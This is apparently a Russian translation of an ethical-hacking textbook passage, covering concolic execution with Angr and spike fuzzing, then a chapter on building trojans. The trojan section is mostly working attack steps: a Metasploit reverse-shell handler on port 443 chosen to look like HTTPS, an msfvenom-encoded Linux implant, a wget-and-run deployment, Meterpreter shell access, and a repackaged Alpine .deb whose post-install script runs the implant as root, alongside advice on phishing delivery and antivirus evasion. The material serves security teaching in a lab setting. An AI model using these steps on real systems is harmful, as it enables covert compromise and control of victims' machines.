4	`x = -2`			
5	`if (b < 5):`		`β = b`	`β < 5 == true`
6	`if (not a and c):`		`λ = c`	`(¬α  λ) == false`
7	`y = 1`			
8	`z = 2`	`z = 2`		
9	`assert(x + y + z != 3)`			

На строке 1 значения `a`, `b` и `c` случайно инициализированы значениями `0`, `4` и `0`. По мере выполнения движок DSE отслеживает каждую новую переменную, поэтому на строке 2 сохраняет `x = 0`, `y = 0` и `z = 0` в коллекции конкретных переменных.

Затем движок DSE переходит к строке 3 и встречает первый `if`. Каждое новое условное выражение приводит к созданию нового ограничения пути и, при необходимости, новых символьных переменных. Здесь движок DSE создает символьную переменную `α = a` для представления конкретной переменной `a`, имеющей значение `0`. В отличие от движка символьного выполнения, который использует SMT-решатель, чтобы решить, исследовать ли ветвь, движок DSE просто вычисляет условие, подставляя конкретную переменную. Условие `if(a)` сводится к `if(0)`, потому что `a = 0`. Оно вычисляется как `false`, поэтому движок DSE добавляет ограничение пути `α == false` и не берет ветвь. Поскольку условие ложно, строка 4 не выполняется.

На следующем шаге движок DSE встречает второе условие `if (b < 5):` на строке 5. Здесь он создает символьную переменную `β = b` и использует конкретное значение `b`, чтобы определить, брать ли ветвь. В этом случае `b = 4`, поэтому ветвь берется. Движок DSE добавляет ограничение пути `β < 5 == true` и переходит к третьему и последнему условию на строке 6.

Здесь движок DSE встречает новую переменную `c`. Он создает символьную переменную `λ = c` и вычисляет условие `if (not a and c):`, используя конкретные переменные `a = 0` и `c = 0`. В этом случае ветвь не берется, поэтому движок DSE добавляет условие пути `(¬α  λ) == false`. Затем движок DSE переходит к строке 8, где обновляет конкретную переменную `z` значением `2`, и заканчивает на строке 9. В этом случае `z = 2`, `x = 0`, `y = 0`, поэтому `assert` не срабатывает.

Когда программа доходит до конца пути, она возвращается к последней взятой ветви и отрицает последнее добавленное ограничение пути. В нашем примере новое условие пути будет таким: α не равно `true`, β меньше пяти и λ равно `true`:

```
¬α  (β < 5)  λ
```

Когда у движка DSE есть новое ограничение, он использует SMT-решатель, чтобы найти значения α, β и λ, удовлетворяющие этому уравнению. В этом случае решатель может вернуть `a = 0`, `b = 4` и `c = 1`. Эти новые значения позволят движку DSE исследовать другую ветвь. Рисунок 9-8 иллюстрирует откат для исследования нового пути.




Рисунок 9-8: Возврат для отрицания последнего ограничения пути

Затем движок DSE сбрасывает состояние и повторяет выполнение с новыми входными значениями. Когда он дойдет до конца пути с новым входом, движок DSE инвертирует предпоследнее добавленное ограничение. Такой обход продолжается рекурсивно, пока движок DSE не исследует все пути в дереве путей. Задача для вас: попробуйте составить таблицу, показывающую конкретные значения, символьные переменные и ограничения путей, которые приведут движок DSE к состоянию сбоя.

Теперь подчеркнем мощь конколического выполнения на примере, который было бы трудно решить одним символьным выполнением (таблица 9-2).

Как и прежде, мы выполняем программу до конца пути, используя конкретные переменные. Когда доходим до конца, берем обратное значение последнего добавленного ограничения:

```
f^-1(x != sha256(y0)) -> x = sha256(y0)
```

Таблица 9-2: Конкретные переменные, символьные переменные и ограничения путей, собранные за один проход

Код	Конкретные переменные	Символьные переменные	Ограничения путей
`from hashlib import sha256`			
`def hashPass(x): return sha256(x)`			
`def checkMatch(x,y):`	`x = 2, y = 1`	`x0 = x, y0 = y`	
`z = hashPass(y)`	`z = 6b....b4b`	`z = sha256(y0)`	`x0 != sha256(y0)`
`if (x == z): assert(true)`			
`else: assert(false)`			

Хеш-функция SHA-256 в коде является односторонней функцией, поэтому решатель не сможет найти значения x и y, удовлетворяющие этому ограничению. Однако мы можем упростить ограничение, подставив конкретное значение `y = 1` вместо символьной переменной `y0`:

```
x == sha256(y0) -> x == sha256(1) -> x == 6b....b4b
```

Теперь у нас есть разрешимое уравнение, которое легко решить.

DSE тоже не идеален. Все еще бывают случаи, когда он не исследует все пути в программе. Но фаззинг и DSE ? одни из лучших инструментов для обнаружения уязвимостей нулевого дня. Рассмотрим программы, позволяющие выполнять тестирование с DSE.

Использование DSE для взлома кода доступа

Найдем пароль пользователя с помощью конколического движка под названием Angr. Angr был создан Яном Шошитайшвили и другими исследователями, когда они работали в команде Джованни Виньи в Калифорнийском университете в Санта-Барбаре. Вместо анализа конкретного языка программирования Angr анализирует исполняемые файлы, получаемые при компиляции программы, что делает его независимым от языка. В этом разделе мы потренируемся его использовать, но сначала нужно создать программу для тестирования.

Создание исполняемого файла

Создайте папку `Concolic` на рабочем столе Kali Linux и создайте в ней новый файл `simple.c`. Это файл, который мы скомпилируем.

Скопируйте в файл следующий код:

```
#include <stdio.h>

void checkPass(int x){
    if(x == 7857){
printf("Access Granted");
    }else{
printf("Access Denied");
    }
}

int main(int argc, char *argv[]) {
    int x = 0;
printf("Enter the password: ");
    scanf("%d", &x);
    checkPass(x);
}
```

Эта программа реализована на языке C. Она предлагает пользователю ввести пароль и проверяет, совпадает ли он с 7857, правильным значением. Если пароль совпадает, программа выводит `Access Granted`. Иначе она выводит `Access Denied`.

Откройте терминал и перейдите в папку `Concolic` на рабочем столе:

```
kali@kali:~$ cd ~/Desktop/Concolic/
```

Скомпилируйте `simple.c`, чтобы создать исполняемый файл, то есть файл с машинным кодом:

```
kali@kali:~$ gcc -o simple simple.c
```

Эта команда запускает компилятор `gcc`, который обычно уже установлен в Kali Linux; он скомпилирует `simple.c` и выведет (`-o`) исполняемый файл с именем `simple`. Проверьте новый файл:

```
kali@kali:~$ ./simple
```

Установка и запуск Angr

Мы рекомендуем запускать Angr внутри виртуальной среды Python. Виртуальная среда изолирует библиотеки Angr от библиотек обычной среды, уменьшая ошибки из-за конфликтующих версий. Выполните следующую команду, чтобы установить оболочку для виртуальных сред Python (`virtualenvwrapper`) и ее зависимости:

```
kali@kali:~$ sudo apt-get install python3-dev libffi-dev build-essential virtualenvwrapper
```

Затем настройте терминал и активируйте оболочку виртуальных сред, что позволит создавать новые виртуальные среды:

```
kali@kali:~$ source /usr/share/virtualenvwrapper/virtualenvwrapper.sh
```

Создайте новую виртуальную среду `angrEnv` и настройте ее на Python 3:

```
kali@kali:~$ mkvirtualenv --python=$(which python3) angrEnv
```

Наконец, установите Angr в этой новой среде:

```
kali@kali:~$ pip3 install angr
```

Если все настроено правильно, в терминале появится метка `angrEnv`:

```
(angrEnv) kali@kali:~/Desktop/Concolic$
```

Angr хорошо документирован, поэтому перед продолжением рекомендую прочитать раздел основных концепций (core concepts) документации Angr. Также попробуйте выполнить упражнения в интерактивной оболочке Python по адресу docs.angr.io.

Программа Angr

Теперь напишем Python-программу, которая использует Angr для автоматического обнаружения кода доступа в написанной нами программе. Создайте на рабочем столе новый файл `angrSim.py` и сохраните в него следующий фрагмент:

```
import angr
import sys

[1] project = angr.Project('simple')
[2] initial_state = project.factory.entry_state()
simulation = project.factory.simgr(initial_state)

[3] def is_successful(state):
    stdout_output = state.posix.dumps(sys.stdout.fileno())
    return 'Access Granted' in stdout_output.decode("utf-8")

[4] def should_abort(state):
    stdout_output = state.posix.dumps(sys.stdout.fileno())
    return 'Access Denied' in stdout_output.decode("utf-8")

[5] simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
    solution_state = simulation.found[0]
    print("Found solution")
» print(solution_state.posix.dumps(sys.stdin.fileno()))
else:
    raise Exception('Could not find the password')
```

Мы импортируем исполняемый файл из программы `simple.c` как проект Angr [1]. Прежде чем продолжить, имейте в виду, что символьные переменные, которые вы будете инспектировать, будут битовыми векторами, представляющими содержимое символьных регистров. Это происходит потому, что вы выполняете исполняемый файл символьно, а не работаете с исходным кодом.

Затем получаем начальное входное состояние программы [2]. Передаем это состояние в диспетчер моделирования (`simgr`), который будет управлять моделированием выполнения программы. Если бы вы хотели вручную продвигать выполнение программы, можно было бы выполнить `simulation.step()`, что позволило бы инспектировать состояние и ограничения путей на каждом шаге выполнения. Документация Angr разбирает такой подход на простом примере.

Теперь определяем функцию, которая распознает успешное состояние [3]. Если состояние вывело бы строку `Access Granted`, функция возвращает `true`. Затем определяем функцию, которая распознает состояние отказа [4]. Если состояние вывело бы `Access Denied`, функция возвращает `true`.

Теперь запускаем процесс конколического выполнения и передаем указатели на функции успеха и отказа [5]. Если симуляция достигает состояния отказа, она быстро завершает текущий путь и возобновляет поиск. Однако если симуляция обнаруживает успешное состояние, она завершается и сохраняет состояние. Наконец, мы выводим вход, который привел к успешному состоянию, и

получаем пароль ».

Запустите `angrSim.py` из терминала:

```
(angrEnv) kali@kali:~/Desktop/Concolic$ python3 angrSim.py
```

Выполнение займет некоторое время. Когда оно завершится, появится:

```
It is being loaded with a base address of 0x400000.
Found solution
b'0000007857'
```

Поздравляю, вы использовали конколический движок Angr для обнаружения входа, который приводит к состоянию успеха.

Упражнения

Эти упражнения предназначены для закрепления понимания конколического выполнения и фаззинга. Упражнения расположены по сложности, и я рекомендую попробовать более сложные, чтобы действительно освоить эти темы. Удачной охоты.

Игры CTF с Angr

В этой главе мы рассмотрели лишь малую часть возможностей Angr. Вы можете расширить понимание инструмента, выполнив CTF-задания Angr, созданные Джейком Спрингером. Репозиторий заданий по адресу github.com также содержит решения, поэтому после попытки решить задание можно проверить работу. Выполните все 17 заданий, чтобы по-настоящему освоить Angr.

Фаззинг веб-протоколов

Мы изучили, как фаззить исполняемые файлы. Теперь рассмотрим простой способ фаззинга сетевых протоколов с помощью инструмента `spike`, который обычно уже установлен в Kali Linux. Общий синтаксис команды:

```
generic_web_server_fuzz [ target-IP] [ port] [ spikescript] [ variable index ] [ strings index ]
```

Сначала укажите хосты, которые хотите фаззить, например сервер Metasploitable. Затем укажите порт, используемый протоколом, который хотите фаззить. Например, можно попробовать фаззить SMTP-сервер, работающий на порту 25.

Фаззер Spike не знает структуру протокола SMTP, поэтому нужно предоставить spike-скрипт, определяющий сообщение, которое нужно отправить. Этот скрипт будет состоять из набора строк для отправки и переменных для мутации. Можно написать собственные скрипты фаззинга или использовать скрипты из каталога `/usr/share/spike/audits/`. Позже в этом упражнении мы подробнее рассмотрим пример скрипта.

`[variable index]` задает начальную позицию в скрипте. Например, значение индекса переменной `0` начнет фаззинг с первой переменной в скрипте, тогда как `3` оставит первые три значения без мутации и начнет с мутации четвертой переменной в скрипте.

Фаззер Spike имеет заранее заданный массив строковых мутаций, а `[string index]` задает, с какой из них начать. Например, значение `0` начнет с первой строковой мутации, а `4` ? с пятой мутации. Значения `[variable index]` и `[string index]` полезны, потому что позволяют

возобновить фаззинг с определенной точки, если процесс по какой-то причине завершится.

Полная команда может выглядеть так:

```
kali@kali:~$ generic_web_server_fuzz <Metasploitable IP address> 25 /usr/share/spike/audits/
    SMTP/smtp1.spk 0 0
Target is 192.168.1.101
Total Number of Strings is 681
Fuzzing Variable 1:1
Variablesize= 5004
Request:
HELO /.:/AAAAAAAAAA
...
```

Чтобы лучше понять вывод, рассмотрим скрипт `smtp1.spk`. Этот spike-скрипт описывает протокол SMTP и состоит из набора команд:

```
s_string_variable("HELO");
s_string(" ");
s_string_variable("localhost");
s_string("\r\n");
//endblock
[1] s_string("MAIL-FROM");
s_string(":");
[2] s_string_variable("bob")
```

Команда `s_string()` говорит фаззеру отправить строку, соответствующую части SMTP-сообщения. Фаззер отправляет команду `MAIL-FROM`, связанную с протоколом SMTP [1]. Команда `s_string_variable()` определяет строку для мутации, в данном случае `"bob"`, и отправляет ее [2]. Например, фаззер может отправить `"boo"`. В следующий раз, мутируя `bob`, он может отправить `bAAAAAA`.

Spike-скрипт также поддерживает другие команды, например `s_readline`, которая показывает строковое представление ответа, и `printf()`, которая пишет в локальный терминал и отлично подходит для отладки. Команда `spike_send()` сбрасывает буфер и отправляет все его содержимое.

Попробуйте написать собственный spike-скрипт для другого сетевого протокола. Если он окажется полезным, добавьте его в официальный Git-репозиторий spike по адресу github.com.

Фаззинг проекта с открытым исходным кодом

Теперь потренируемся фаззить реальную программу. В этом упражнении попробуйте запустить AFL-фаззер, который использовали в этой главе, на любимом проекте с открытым исходным кодом. Обратите внимание: фаззинг программ с открытым исходным кодом легален, потому что помогает сообществу разработчиков обнаруживать ошибки, которыми потенциально могли бы воспользоваться атакующие.

Во время фаззинга программы практикуйте ответственное раскрытие информации. Если найдете ошибку, отправьте защищенное письмо создателям проекта. Также полезно объяснить, как этой ошибкой можно воспользоваться, и включить пример кода эксплуатации.

Как быстро определить, можно ли использовать ошибку во вредоносных целях? Плагин `gdb exploitable` помогает понять, может ли ошибка, вызвавшая сбой, быть опасной. Плагин можно скачать с github.com.

Фаззинг требует много вычислительных ресурсов, и мы не рекомендуем делать это в виртуальной машине. Вместо этого запускайте фаззер на удаленном сервере или на локальной машине.

Реализуйте собственный конколический движок

Физик Ричард Фейнман однажды сказал: "Чего я не могу создать, того я не понимаю". Лучший способ развить глубокое понимание чего-либо ? реализовать это самостоятельно. Попробуйте реализовать собственный конколический движок на Python. Это упражнение, данное студентам MIT по компьютерной безопасности, доступно широкой публике здесь: css.csail.mit.edu.

Попробуйте. Возможно, вы удивитесь, как много узнали в этой главе.

Глава 10. Создание троянов

> Вещи не всегда таковы, какими кажутся; первое впечатление обманывает многих; лишь немногие проницательные умы видят то, что было тщательно скрыто.
>
> ? Федр

Рассмотрим такой сценарий: злоумышленник, выдавая себя за руководителя IT-отдела, отправляет сотруднику письмо. В письме жертве предлагают скачать обновленную версию почтового клиента Alpine. Но жертва не знает, что злоумышленник встроил в программу имплант. Когда жертва установит клиент, установщик поставит и имплант.

Каждый этичный хакер должен понимать механизмы таких имплантов. Импланты, спрятанные внутри обычных файлов, называются троянами. Я начну с обсуждения вредоносного импланта Drovorub, разработанного российской военной разведкой (ГРУ), и воссоздам его общую архитектуру с помощью Metasploit. Этот имплант, созданный для Linux-систем, дает хороший пример современного вредоносного ПО.

В этой главе вы узнаете, как прятать имплант в другом файле и обфусцировать его, чтобы усложнить обнаружение с помощью таких инструментов, как `msfvenom`. Вы также попрактикуетесь в написании пользовательских модулей Metasploit, создав кодировщик, который поможет импланту обходить антивирусное ПО.

После исследования имплантов для Linux и Windows я также покажу, как создавать вредоносные импланты для Android-устройств: они могут прослушивать микрофон телефона, делать снимки камерой, определять местоположение телефона, читать и отправлять SMS, а также скачивать журнал вызовов. В упражнении к главе вы создадите имплант, который может украсть пароль жертвы, записывая нажатия клавиш, и сделать ее фотографию через камеру.

Пример: воссоздание Drovorub с помощью Metasploit

В 2020 году NSA выпустило отчет с анализом Drovorub. В этом разделе рассматривается архитектура этого импланта, показанная на рисунке 10-1, и описывается, как создать нечто похожее с помощью инструментов с открытым исходным кодом вроде Meterpreter.




Рисунок 10-1. Архитектура импланта Drovorub, описанная в отчете NSA

Drovorub состоит из четырех ключевых частей: сервера злоумышленника, агента злоумышленника, вредоносного клиента и вредоносного модуля ядра. После компрометации машины жертвы злоумышленник устанавливает вредоносный клиент и вредоносный модуль ядра. Модуль ядра помогает импланту избегать обнаружения, переопределяя функции операционной системы, отвечающие за обнаружение вредоносного ПО. В каком-то смысле это похоже на то, как если бы

перед камерой наблюдения повесили фотографию пустой комнаты. Вредоносный клиент связывается с сервером злоумышленника; сервер управляет соединениями от нескольких машин, хранит информацию о каждом соединении в центральной базе данных и позволяет злоумышленнику управлять машиной жертвы.

Похожую конструкцию можно собрать с помощью инструментов с открытым исходным кодом. Здесь мы сделаем это через Metasploit Framework, открытый набор программных библиотек, инструментов для взлома и кода эксплойтов. Сообщество этичного хакинга регулярно пополняет Metasploit, поэтому это отличный инструмент для вашего набора.

Создание сервера злоумышленника

Начнем с настройки сервера злоумышленника, то есть командно-контрольного сервера. Он будет принимать соединения от имплантов, установленных на устройствах жертв. Metasploit Framework позволяет разместить такой сервер на отдельной машине, но мы разместим его прямо в нашей виртуальной машине Kali Linux. Выполните команду, чтобы получить IP-адрес машины:

```
kali@kali:~$ ifconfig eth0
```

Запишите этот адрес: он понадобится позже.

Далее нужно запустить сервер PostgreSQL, который обычно уже установлен в Kali Linux. PostgreSQL ? это база данных, где будут храниться метаданные соединений имплантов.

```
kali@kali:~$ sudo service postgresql start
```

Теперь, когда сервер запущен, запустим `msfconsole`, который дает доступ к возможностям Metasploit Framework. Обычно Metasploit уже установлен в Kali Linux, так что устанавливать его самостоятельно не придется. Откройте терминал и выполните:

```
kali@kali:~$ sudo msfconsole -q
```

Консоли потребуется некоторое время для загрузки. После запуска выполните следующую команду, чтобы начать настройку сервера:

```
msf> use exploit/multi/handler
```

Команда `use` позволяет выбрать модули в Metasploit Framework. Модули ? это части ПО, которые выполняют конкретные задачи. Мы используем модули-обработчики в папке `exploit/multi`, чтобы создать сервер злоумышленника. Эти модули работают как TCP-сервер, который мы разработали в главе 4: они ожидают подключений от клиентов.

После выбора модулей используйте команду `set`, чтобы назначить им значения, зависящие от контекста. Начните с задания типа импланта, от которого сервер должен ждать подключения. У Metasploit есть несколько типов имплантов для Windows, Linux, iOS и Android. Мы атакуем Linux-систему, поэтому будем ожидать подключения от Linux x86-имплантов:

```
msf exploit (multi/hander) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
```

Флаг `PAYLOAD` задает тип импланта, от которого нужно ожидать подключения. Любопытный факт: термин "полезная нагрузка" пришел из военной терминологии, где его часто используют, говоря о содержимом бомбы.

Далее задайте IP-адрес сервера, передав IP-адрес вашей машины Kali Linux:

```
msf exploit (multi/hander) > set LHOST <Kali IP address>
```

`LHOST` задает локальный IP-адрес обработчика Metasploit. Теперь задайте порт, на котором обработчик будет принимать подключения (`LPORT`):

```
msf exploit (multi/hander) > set LPORT 443
```

Мы выбрали порт 443, потому что он связан с протоколом HTTPS и делает сетевой трафик менее подозрительным. Некоторые импланты даже используют протокол DNS, чтобы не вызывать подозрений. Выполните следующую команду, чтобы запустить настроенный сервер:

```
msf exploit (multi/hander) > exploit
```

Команда `exploit` запускает модуль. Если сервер успешно запущен, появится такой вывод:

```
[*] Started reverse TCP handler on <Kali IP address> :443
```

Оставьте этот терминал открытым, чтобы сервер продолжал работать.

Создание клиента жертвы

Теперь создадим имплант, который установим на машину жертвы. Создайте на рабочем столе Kali Linux новую папку `Malware`:

```
kali@kali:~$ mkdir ~/Desktop/Malware
```

Откройте новый терминал и перейдите в эту папку:

```
kali@kali:~$ cd ~/Desktop/Malware
```

Для создания вредоносного импланта мы используем инструмент `msfvenom`. Выполните:

```
kali@kali:~/Desktop/Malware$ sudo msfvenom -a x86 --platform linux -p linux/
 ➔ x86/meterpreter/reverse_tcp LHOST= <Kali IP address> LPORT=443 --
 ➔ smallest -i 4 -f elf -o malicious
```

Флаг `-a` задает целевую архитектуру, в данном случае `x86`. Флаг `--platform` задает целевую платформу, а `-p` задает тип полезной нагрузки, здесь обратную TCP-оболочку вроде той, что мы реализовали в главе 4. Флаг `--smallest` генерирует минимально возможную полезную нагрузку. Флаг `-i` помогает избежать обнаружения антивирусом; позже я обсужу его подробнее. Флаг `-f` задает нужный тип выходного файла. Мы выбрали `elf`, потому что этот формат используют исполняемые файлы Linux. Формат `exe` используется исполняемыми файлами Windows. Флаг `-o` задает имя выходного файла.

Развертывание импланта

Мы развернем имплант тем же способом, которым загружали обратную оболочку в главе 4: скачав его на машину жертвы. Запустите Python-сервер внутри папки `Malware`:

```
kali@kali:~/Desktop/Malware/$ sudo python3 -m http.server 80
```

В предыдущих главах мы рассмотрели несколько способов получить доступ к системе. Для простоты, вместо использования бэкдора, как раньше, предположим, что хакер украл учетные данные для системы. Запустите сервер Metasploitable и войдите с именем пользователя `msfadmin` и паролем `msfadmin`. Затем используйте утилиту `wget`, чтобы скачать имплант:

```
msfadmin@metasploitable:~$ wget <Kali IP address> :80/malicious
```

Сделайте имплант исполняемым (+x):

```
msfadmin@metasploitable:~$ sudo chmod +x malicious
```

Запустите вредоносную программу:

```
msfadmin@metasploitable:~$ sudo ./malicious &
```

Оператор & запускает процесс в фоновом режиме.

Откройте терминал Kali, где работает сервер злоумышленника. Если имплант успешно подключился, появится похожий вывод:

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.107:443
[*] Sending stage (980808 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.107:443 -> 192.168.1.101:36592)
at 2022-11-10 15:02:15 -0500
meterpreter >
```

Поздравляю. Вы только что установили свой первый вредоносный имплант с открытым исходным кодом. Да, это действительно настолько просто. Теперь взаимодействуем с имплантом через агент злоумышленника.

Использование агента злоумышленника

Этот агент поддерживает множество команд, которые позволяют взаимодействовать с имплантом. Например, можно вывести список всех файлов на машине с помощью `ls`. Здесь интерфейс Meterpreter выступает агентом злоумышленника:

```
meterpreter > ls
Listing: /home/msfadmin
=======================
Mode Size Type Last modified Name
---- ---- ---- ------------- ----
20666/rw-rw-rw- 0 cha 2021-11-06 09:39:55 -0500 .bash_history
40755/rwxr-xr-x 4096 dir 2010-04-28 16:22:12 -0400 .distcc
40700/rwx------ 4096 dir 2021-11-08 06:25:02 -0500 .gconf
...
```

Любой из этих файлов можно скачать или отредактировать командами `download` и `edit`; список всех доступных команд выводится командой `help`.

```
meterpreter > help
Core Commands
=============
Command Description
------- -----------
-> Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
...
```

Доступ к оболочке жертвы можно получить командой `shell`:

```
meterpreter > shell
Process 13359 created.
Channel 1 created.
```

Попробуйте взаимодействовать с оболочкой, выполнив `whoami`. Когда закончите, введите `exit`, чтобы вернуться в интерфейс Meterpreter.

Зачем нужен модуль ядра жертвы

Если системный администратор на нашей машине Metasploitable посмотрит запущенные процессы следующей командой, вредоносная программа будет видна:

```
msfadmin@metasploitable:~$ ps au
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
-------------------------------- snip ------------------------------------
root 3771 0.0 0.0 1716 488 tty6 Ss+ Nov06 0:00 /sbin/getty 38400 tty6
root 4512 0.0 0.1 2852 1544 pts/0 Ss+ Nov06 0:00 -bash
root 4617 0.0 0.1 2568 1204 tty1 Ss Nov06 0:00 /bin/login --
msfadmin 13073 0.0 0.1 4632 2040 tty1 S+ Nov08 0:00 -bash
msfadmin 13326 0.0 0.0 1128 1028 tty1 S 02:08 0:00 ./malicious [1]
msfadmin 13414 0.0 0.1 4580 1924 pts/1 Ss 02:58 0:00 -bash
msfadmin 13434 0.0 0.0 2644 1008 pts/1 R+ 03:01 0:00 ps a
```

Команда `ps` выводит все (`a`) процессы для всех пользователей (`u`). Это аналог диспетчера задач в Windows.

Как видите, вредоносная программа отображается [1]. Как хакеры избегают обнаружения? Они используют руткит ? программное обеспечение, которое дает импланту доступ к возможностям ядра операционной системы, то есть максимально высокий уровень доступа. С таким доступом имплант может сделать себя практически необнаружимым. Например, Meterpreter попытается уклониться от обнаружения, притворившись другим процессом. В Windows команда Meterpreter `migrate` прячет вредоносный процесс внутри другого процесса. Сокрытие мы подробно обсудим в главе 11.

Сокрытие импланта в обычном файле

Злоумышленники часто используют методы социальной инженерии, чтобы установить импланты на машину жертвы. Например, они могут отправить жертве фишинговое письмо, побуждающее скачать троян ? программу, которая аккуратно прячет вредоносный имплант внутри другой программы. Термин "троян" происходит от Троянской войны, во время которой, согласно легенде, греки проникли в город Трою, спрятавшись в большой статуе коня, называемой Троянским конем. Здесь мы проведем похожую атаку: отправим фишинговое письмо, побуждающее жертву скачать обновленную версию корпоративного почтового клиента Alpine с поддельного сайта. Вы выполните эту атаку на настольной машине Ubuntu в вашей виртуальной среде. Начнем с создания трояна.

Создание трояна

Создайте папку `trojans` внутри папки `Malicious` и перейдите в нее. Сюда вы поместите создаваемый троян.

```
kali@kali:~$ mkdir ~/Desktop/Malware/trojans/
kali@kali:~$ cd ~/Desktop/Malware/trojans/
```

Мы создадим троян, изменив установщик Alpine, файл `.deb`, так, чтобы он устанавливал и имплант, и Alpine. Скачайте подлинный установщик Alpine:

```
kali@kali:~/Desktop/Malware/trojans/$ apt-get download alpine
```

После скачивания клиента извлеките содержимое файла в папку `mailTrojan`:

```
kali@kali:~/Desktop/Malware/trojans/$ engrampa <Alpine DEB file> -e mailTrojan
```

Откройте папку `mailTrojan`. На рисунке 10-2 показано ее содержимое.




Рисунок 10-2. Файлы в папке trojans/mailTrojan содержат извлеченный .deb-файл

Редактирование файла .deb

Нужно отредактировать установочный файл `.deb` установщика Alpine, чтобы он включал вредоносный имплант, поэтому разберем структуру установщика. Все установочные файлы должны содержать папку `DEBIAN`, в которой находятся файлы, описывающие программу и способ ее установки. Установочный файл также может содержать другие папки, например `var` для файлов или `usr` для исполняемых файлов. При установке эти папки копируются в расположение относительно `/home`. Например, установщик скопирует папку `usr` в `/home/usr`. Затем установщик прочитает содержимое папки `DEBIAN`.

Откройте папку `DEBIAN`. В ней находятся файлы, показанные на рисунке 10-3.

Рисунок 10-3. Содержимое папки DEBIAN

Как видите, эта папка содержит три файла: `control`, `md5sums` и `postint`. Рассмотрим каждый из них и изменим там, где нужно. Ниже показан фрагмент файла `control` Alpine:

```
[1] Package: alpine
Version: 2.24+dfsg1-1
[2] Architecture: amd64
[3] Maintainer: Asheesh Laroia <asheesh@asheesh.org>
Installed-Size: 8774
[4] Depends: mlock, libc6 (>= 2.15), libcrypt1 (>= 1:4.1.0), libgssapi-krb5-2 (>=
 → 1.17), libkrb5-3 (>= 1.6.dfsg.2), libldap-2.4-2 (>= 2.4.7), libssl1.1
 → (>= 1.1.1), libtinfo6 (>= 6)
Recommends: alpine-doc, sensible-utils
Suggests: aspell, default-mta | mail-transport-agent
Conflicts: pine
Replaces: pine
Section: mail
Priority: optional
Homepage: http://alpine.x10host.com/alpine/
Description: Text-based email client, friendly for novices but powerful
Alpine is an upgrade of the well-known PINE email client. Its name derives
...
```

Файл `control` обязателен для всех Debian-пакетов и должен содержать информацию о программе. Например, здесь указаны имя пакета [1], поддерживаемая аппаратная архитектура [2], сопровождающий [3] и зависимости [4].

Файл `md5sums` содержит MD5-хеши файлов, включенных в установку. Эти хеши не проверяются во время установки. Вместо этого их используют, чтобы проверять целостность файлов после установки. При желании можно добавить MD5-хеш вашего вредоносного импланта. Это не обязательно, но дает дополнительную меру скрытности. Ниже фрагмент файла `md5sum`:

```
55828c20af66f93128c3aefbb6e2f3ae usr/bin/alpine
b7cf485306ea34f20fa9bc6569c1f749 usr/bin/rpdump
1ab54d077bc2af9fefb259e9bad978ed usr/bin/rpload
```

Файл `postint` запускается после завершения установки. Debian-пакеты обычно содержат файлы `preint` и `postint`, которые исходный разработчик пакета добавил, чтобы сообщить менеджеру пакетов Debian, что делать до и после установки. Мы добавим код, который запускает имплант, в файл `postint`. Файл `postint` хорошо подходит, потому что он выполняется после установки приложения, а значит внедрение импланта не помешает установке. Если файла нет, создайте его через файловый менеджер или командой:

```
kali@kali:~$ touch ~/Desktop/Malware/trojans/mailTrojan/postint
```

Откройте `postint` и скопируйте в него следующий фрагмент:

```
#!/bin/sh
# postint script for Alpine mail Trojan
[1] sudo chmod 2755 /usr/bin/malicious &
[2] sudo ./usr/bin/malicious &
exit 0
```

Это добавит права на выполнение вредоносному файлу [1], а затем выполнит его с правами root [2].

